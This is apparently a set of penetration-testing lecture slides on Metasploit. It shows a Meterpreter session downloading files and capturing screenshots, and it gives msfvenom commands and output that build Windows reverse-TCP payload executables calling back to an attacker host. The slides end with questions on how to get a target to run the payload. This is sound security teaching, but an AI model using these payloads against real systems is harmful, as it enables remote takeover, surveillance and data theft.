
```
meterpreter > download seven_of_spades.pdf
[*] Downloading: seven_of_spades.pdf -> /home/kali/seven_of_spades.pdf
[*] Downloaded 493.76 KiB of 493.76 KiB (100.0%): seven_of_spades.pdf -> /home/kali/seven_of_spades.pdf
[*] Completed : seven_of_spades.pdf -> /home/kali/seven_of_spades.pdf
```

- Take a screenshot, turn on camera/mic, record key loggers, etc.

```
meterpreter > enumdesktops
Enumerating all accessible desktops
```

Session	Station	Name
0	WinSta0	Default
0	WinSta0	Disconnect
0	WinSta0	Winlogon

```
meterpreter > getdesktop 0
Session 0\WinSta0\Default
meterpreter > screenshot
Screenshot saved to: /home/kali/ynEHhQuL.jpeg
```



The actual screenshot

Metasploit Framework

Msfvenom: A framework instance that combines **msfpayload** and **msfencode** to encode payload and sent it to the target.

- It is used to generate metasploit payloads
- Type msfvenom from terminal to see all commands. Generate payloads, E.g.,:
- `msfvenom -p <PayloadPath> -f <FormatType> LHOST=<LocalHost (if reverse connection)> LPORT=<LocalPort>`
- To list all payloads command: `msfvenom -l payloads`
- To execute a payload, E.g.,:

```
msfvenom -p windows/meterpreter/reverse_tcp -f exe LHOST=172.30.1.20 LPORT=4444
```

Metasploit Framework

- Most important flags used for creating payloads:
 - p : the metasploit payload you wish to deliver
 - f : the output format (e.g., .elf, .exe, .pdf, .avi, etc)
 - a : the architecture to target (default is x86)
 - e : the encoder you wish to use
- To execute a payload with more flags, E.g.,:

```
msfvenom -a x86 -platform windows -p windows/meterpreter/reverse_tcp -f exe  
LHOST=172.30.1.20 LPORT=4444 -o payload.exe
```

Metasploit Framework

- Executing reverse tcp with msfvenom (using only two flags)

```
(root@kali)-[~]  
└─# msfvenom -p windows/meterpreter/reverse_tcp lhost=172.30.1.20 lport=4444 -f exe -o payload.exe  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x86 from the payload  
No encoder specified, outputting raw payload  
Payload size: 354 bytes  
Final size of exe file: 7168 bytes  
Saved as: payload.exe
```

- Executing reverse tcp with msfvenom (using three flags)

```
(root@kali)-[~]  
└─# msfvenom -a x86 --platform Windows -p windows/meterpreter/reverse_tcp lhost=172.30.1.20 lport=4444 -f exe -o  
mypayload.exe  
No encoder specified, outputting raw payload  
Payload size: 354 bytes  
Final size of exe file: 7168 bytes  
Saved as: mypayload.exe
```

Metasploit Framework

Questions:

- How do you get the targeted user to execute the payload?
- What other delivery method(s) can you use to send the payload to the target system?

Class Demo

Exploiting More Vulnerabilities

Thank You!